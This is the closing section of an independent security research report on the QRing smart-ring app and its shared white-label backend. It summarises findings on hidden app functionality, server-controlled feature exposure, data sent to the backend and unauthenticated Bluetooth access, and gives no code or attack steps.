The presence of hidden functionality, backend synchronization behavior, or dormant compiled components should not by itself be interpreted as evidence of malicious activity. Many modern wearables and IoT ecosystems rely on centralized cloud infrastructure, feature segmentation, and backend-controlled functionality as part of normal product operation. The concerns raised throughout this report relate primarily to transparency, trust boundaries, and the broader security implications of the observed ecosystem architecture.

# Why This Matters Beyond QRing?

The findings documented throughout this investigation extend beyond a single wearable product or mobile application. The QRing ecosystem appears representative of a broader industry trend in which low-cost consumer IoT products increasingly operate as centralized white-label platforms reused across numerous downstream brands.

Under this model, regional wearable vendors often do not independently develop companion applications, backend synchronization systems, Bluetooth communication stacks, firmware management logic, or backend infrastructure. Instead, a single platform operator may provide a complete operational ecosystem that can be redistributed across multiple consumer brands with only cosmetic modifications.

This architectural approach offers significant commercial advantages. Shared infrastructure reduces development cost, accelerates market entry, simplifies firmware management, and enables centralized feature deployment across multiple product lines simultaneously. However, it also changes the security model of the ecosystem itself.

A weakness affecting the shared platform layer may propagate horizontally across dozens of downstream brands reusing the same backend architecture, synchronization logic, authentication model, or telemetry framework. Similarly, dormant functionality compiled into production binaries may remain largely invisible to ordinary users despite still existing operationally within the application ecosystem.

The investigation also demonstrated how modern wearable ecosystems increasingly rely on backend-governed feature exposure mechanisms rather than static application behavior alone. Runtime configuration systems associated with deviceFeaturesList(), DeviceCmdInit, and related synchronization logic suggest portions of application functionality may be dynamically enabled, exposed, restricted, or regionally customized without requiring separate application distributions. While no intent beyond what was technically observed during testing was attributed, the reduced transparency of such ecosystems can make independent security evaluation significantly more difficult.

# Conclusion

This investigation began as a routine privacy assessment of a low-cost consumer smart ring and evolved into a broader analysis of a highly complex wearable backend ecosystem operating across more than 90 international consumer brands. Through APK reverse engineering, HTTPS interception, Frida runtime instrumentation, SQLite database analysis, packet capture correlation, rooted filesystem forensics, and direct Bluetooth Low Energy (BLE) protocol analysis, the investigation demonstrated the presence of extensive hidden functionality, persistent device-linked data collection, server-driven feature configuration mechanisms, dormant capabilities compiled directly into the production application binary, and unauthenticated direct access to ring hardware through exposed BLE services.

The research confirmed that the QRing ecosystem transmits persistent hardware identifiers, biometric profile information, device data, and synchronization metadata to centralized backend infrastructure. Static analysis additionally identified more than 115 hidden Activities, including dormant modules related to meeting recording, ECG analysis, reproductive tracking, AI-driven health analysis, and Islamic/Qibla-oriented functionality. Several of these hidden components were demonstrated to be operational during runtime testing despite remaining inaccessible through the normal user interface.

One of the most significant findings was the discovery of a server-driven feature configuration architecture capable of exposing or suppressing functionality already compiled into the APK without requiring a Play Store application update. Combined with the reuse of identical infrastructure, authentication architecture, backend-controlled feature exposure mechanisms, dormant hidden modules, and unauthenticated BLE interaction capabilities across dozens of consumer brands, the resulting ecosystem demonstrates an unusually opaque and highly centralized wearable platform whose technical scope extends significantly beyond what users would reasonably expect from a standard consumer health device. The scale of hidden compiled functionality, extensive synchronization architecture, direct device-level access mechanisms, and dynamically configurable feature surfaces observed during testing collectively raise substantial transparency, privacy, and security concerns.

At the same time, this report intentionally distinguishes between directly observed evidence and unverified assumptions. The investigation confirmed the presence of hidden recording infrastructure, dormant capabilities, and unauthorized BLE access to locally stored health-related data but did not confirm covert background microphone surveillance or independent Wi-Fi connectivity from the wearable hardware itself. Where uncertainty existed, conclusions were narrowed accordingly to maintain technical accuracy and reproducibility.

The findings documented throughout this report ultimately raise broader questions extending beyond a single smart ring product. They highlight how modern wearable ecosystems can evolve into persistent centralized platform ecosystems whose full capabilities, dormant functionality, feature exposure mechanisms, backend-controlled behaviors, and direct hardware communication surfaces may remain largely invisible to ordinary users despite extensive data collection and broad device-level access. As consumer devices continue moving closer to the human body itself, transparency, feature governance, and verifiable user consent become not merely privacy concerns, but fundamental security requirements.

*Yehia Elghaly - Independent Security Research*